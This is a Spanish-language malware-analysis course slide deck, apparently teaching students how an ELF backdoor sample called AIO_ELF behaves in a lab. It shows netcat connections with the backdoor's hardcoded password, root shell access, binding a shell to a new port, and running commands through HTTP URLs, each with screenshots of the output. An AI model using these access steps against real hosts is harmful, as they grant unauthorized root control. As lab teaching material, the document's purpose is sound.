
```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:8080              0.0.0.0:*
tcp      0      0 0.0.0.0:8008              0.0.0.0:*
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Realizar la conexión al puerto 8080 con la herramienta **Netcat** y utilizar la contraseña “**kissme:)**”.

```
> nc 192.168.1.30 8080
kissme:)
whoami
pwd
ls -l
exit
```

AIO_ELF



C:\Windows\system32\cmd.exe

```
C:\Users\malware\Desktop>nc 192.168.1.30 8080
Enter Your password: kissme:
=====
=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :>=====
Your command: whoami
root
pwd
/
ls -l
total 88
drwxr-xr-x  2 root root  4096 jun  3 14:58 bin
drwxr-xr-x  3 root root  4096 nov  4 2013 boot
drwxr-xr-x 14 root root 3260 oct  6 18:24 dev
drwxr-xr-x 125 root root 12288 oct  6 18:19 etc
drwxr-xr-x  3 root root  4096 sep 30 2013 home
lrwxrwxrwx  1 root root   32 sep 30 2013 initrd.img -> /boot/initrd.img-3.2.0-4-686-pae
drwxr-xr-x  15 root root  4096 jun  3 17:35 lib
drwxr-xr-x  2 root root  4096 oct  1 2013 lib64
drwx----- 2 root root 16384 sep 30 2013 lost+found
drwxr-xr-x  4 root root  4096 oct  4 2013 media
drwxr-xr-x  2 root root  4096 jun  4 2013 mnt
drwxr-xr-x  5 root root  4096 jun  4 11:34 opt
dr-xr-xr-x 131 root root    0 oct  6 18:23 proc
drwx----- 9 root root  4096 nov  2 18:05 root
drwxr-xr-x 17 root root  660 oct  6 18:26 run
drwxr-xr-x  2 root root  4096 nov  4 2013 sbin
drwxr-xr-x  2 root root  4096 jun 10 2012 selinux
drwxr-xr-x  3 root root  4096 ago 20 19:35 srv
drwxr-xr-x 13 root root    0 oct  6 18:24 sys
drwxrwxrwt 11 root root  4096 nov  4 12:39 tmp
drwxr-xr-x 11 root root  4096 oct  1 2013 usr
drwxr-xr-x 12 root root  4096 sep 30 2013 var
lrwxrwxrwx  1 root root   28 sep 30 2013 vmlinuz -> boot/vmlinuz-3.2.0-4-686-pae
exit
C:\Users\malware\Desktop>
```

AIO_ELF

- 3.- Puerta trasera

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard window controls (minimize, maximize, close) at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The main text area displays the following content:

```
* 3.shell backdoor
* Client:
* nc target 8008
* kissme:)    --> your password
```

AIO_ELF

- Realizar la conexión al puerto 8008 con la herramienta **Netcat** y utilizar la contraseña “**kissme:)**”.

```
> nc 192.168.1.30 8008  
kissme:)  
exit
```

The screenshot shows a Windows command prompt window titled 'cmd C:\Windows\system32\cmd.exe'. The window displays the following text:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>nc 192.168.1.30 8008
kissme:)


=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :)>=====

Your command: exit

C:\Users\malware\Desktop>
```

AIO_ELF

- 4.- Asociar un *shell* a otro puerto




```
malware@MalwareAnalysisLab: ~
-Arquivo Editar Ver Buscar Terminal Ayuda
* 4.bind a root shell on your port
* Client:
* http://target:8008/bindport:9999
* nc target 9999
* kissme:) --> your password
```

AIO_ELF

- En el equipo Windows abrir un navegador web e ingresar las siguientes direcciones:

`http://192.168.1.30:8008/bindport:50500`



AIO_ELF

- En la máquina Linux se abre el puerto 50500 en modo escucha.

```
# netstat -nat
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window contains the following text:

```
malware@MalwareAnalysisLab: ~
-Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp      0      0 0.0.0.0:50500            0.0.0.0:*
tcp      0      0 0.0.0.0:8008            0.0.0.0:*
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The first row of the netstat output, which shows a listening socket on port 50500, is highlighted with a red border.

AIO_ELF

- Realizar la conexión al puerto 8008 con la herramienta **Netcat** y utilizar la contraseña “**kissme:)**”.

```
> nc 192.168.1.30 50500
```

```
kissme:)
```

```
exit
```

The screenshot shows a Windows command prompt window titled 'C:\Windows\system32\cmd.exe'. The window title bar has standard minimize, maximize, and close buttons. The command line shows the user has run 'nc 192.168.1.30 50500' and entered the password 'kissme:)' which triggered a welcome message from the server. The message reads: '=====Welcome to http://www.cnhonker.com===== You got it, have a goodluck. :>====='. The user then types 'exit' to leave the session.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Reservados todos los derechos.


C:\Users\malware\Desktop>nc 192.168.1.30 50500
Enter Your password: kissme:)
=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :>=====

Your command: exit

C:\Users\malware\Desktop>
```

AIO_ELF

- 6.- Shell HTTP




```
malware@MalwareAnalysisLab: ~
- □ ×
Archivo Editar Ver Buscar Terminal Ayuda
* [6.http shell]
* Client:
* http://target:8008/givemeshell:ls -al (no pipe)
```


AIO_ELF

- En el equipo Windows abrir un navegador web e ingresar las siguientes direcciones:

`http://192.168.1.30:8008/givemeshell:ls -al`



AIO_ELF




The screenshot shows a Mozilla Firefox window with the title "Mozilla Firefox". The address bar contains the URL "http://192.168.1.30:8008/givemeshell:ls -al", which is highlighted with a red box. The main content area of the browser displays a terminal-style listing of files and directories:

```
total 96
drwxr-xr-x 23 root root 4096 oct  1  2013 .
drwxr-xr-x 23 root root 4096 oct  1  2013 ..
drwxr-xr-x  2 root root 4096 jun  3 14:58 bin
drwxr-xr-x  3 root root 4096 nov  4  2013 boot
drwxr-xr-x 14 root root 3260 oct  6 18:24 dev
drwxr-xr-x 125 root root 12288 oct  6 18:19 etc
drwxr-xr-x  3 root root 4096 sep 30  2013 home
lrwxrwxrwx  1 root root    32 sep 30  2013 initrd.img -> /boot/initrd.img-3.2
drwxr-xr-x 15 root root 4096 jun  3 17:35 lib
d----- ..  2 ----- 4096 --- 1  2012 lib64
```

The bottom status bar of the browser says "Done".

AIO_ELF



Tarea

- Realizar un mapa mental, cuadro sinóptico o mapa conceptual donde se indique ¿Qué es y para qué sirve?, cada herramienta vista en clase.

Práctica

- Obtener la contraseña del ejecutable del reto 17 de los UNAM-CERT GAMES, edición 2016.

<https://forense.seguridad.unam.mx/stages/stage19.html>